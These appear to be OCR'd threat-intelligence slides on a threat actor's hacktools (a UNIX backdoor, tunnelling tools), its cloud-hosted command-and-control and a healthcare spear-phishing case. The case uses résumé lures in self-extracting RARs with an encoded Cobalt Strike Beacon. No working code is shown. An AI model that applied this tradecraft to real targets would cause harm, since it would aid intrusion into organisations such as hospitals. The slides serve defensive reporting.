
NewsGuard

Follow Us


https://indianexpress.com/article/cities/delhi/aiims-cyber-attack-at-least-five-servers-infected-have-data-of-3-4-crore-patients-8297028/

Use of Various Hacktools

TEAMT5



Use of Various Hacktools



creaktive / tsh Public

Tiny SHell - An open-source UNIX backdoor (I'm not the author!)

packetstormsecurity.org/files/31650/tsh-0.6.tgz.html

496 stars 131 forks

L-codes / Neo-reGeorg Public

Neo-reGeorg is a project that seeks to aggressively refactor reGeorg

GPL-3.0 license

2.3k stars 399 forks

rootkiter / EarthWorm Public

Tool for tunnel

rootkiter.com/earthworm

256 stars 129 forks Activity

TTPs: Infrastructures

Use of Cloud Services

GitHub


(C2 download)

Google Drive

(MGDrive, Timinp)

Google Drive icon by Icons8


C2 Stations


Austria
4
South Korea
7
Hong Kong
3
USA
4
Romania
1
Legend
1 - 1.75
1.75 - 2.5
2.5 - 3.25
3.25 - 4
4 - 4.75
4.75 - 5.5
5.5 - 6.25
6.25 - 7

Case Study #1
Spear phishing -> Healthcare

Spear phishing #1

- Email was sent via a legitimate email server from a tertiary school
  - Compromised and abused
- Fake resume as lure
- Self-extracted RAR
  - Contains a resume, encoded Cobalt Strike Beacon and its loader



履 歷 表

一、 個人資料
PERSONAL INFO

姓名 NAME	
聯絡電話 PHONE NUMBER	
電子郵件 EMAIL ADDRESS	
現在地址 PRESENT ADDRESS	

二、教育程度
EDUCATION

等別 GRADE	學校名稱 NAME OF SCHOOL	科系 MAJOR SUBJECT	備註
初中 SECONDARY			
高中 HIGH			
大學 COLLEGE			


三、工作經驗
EXPERIENCE

工作地點 LOCATION	職務 JOB DESCRIBTION	起迄時間 TIME

四、 語文能力
LANGUAGE

六、其他
OTHERS

Spear phishing #1




```
File type        File size
PE32             444.60 KiB

Scan             Endianness   Mode     Architecture   Type
Automatic        LE           32-bit   I386           GUI

PE32
    Operation system: Windows(XP)[I386, 32-bit, GUI]          S   ?
    sfx: WinRAR(-)[-]                                          S   ?
    Compiler: EP:Microsoft Visual C/C++(2013-2017)[EXE32]      S   ?
    Compiler: Microsoft Visual C/C++(19.00.24215)[C++]         S   ?
    Linker: Microsoft Linker(14.00.24215)                      S   ?
    Tool: Visual Studio(2015)                                  S   ?
    Archive: RAR(5)[-]                                         S   ?
  Overlay: Binary
      Archive: RAR(5)                                          S   ?
```

sample.exe Properties

Name	Size	Packed Si...	Modified
resume.doc	44 544	9 257	2020-05-27 00:17
temp.tmp	260 617	122 840	2020-05-31 20:24
test.exe	93 184	40 573	2020-06-02 18:08




Craft fake résumé

Generated
Cobalt Strike Beacon

Self-extracted RAR with Word icon

Spear phishing #2

- Fake resume for volunteering at a certain healthcare organization as lure
- Self-extracted RAR
    - Contains a resume, encoded Cobalt Strike Beacon and its loader

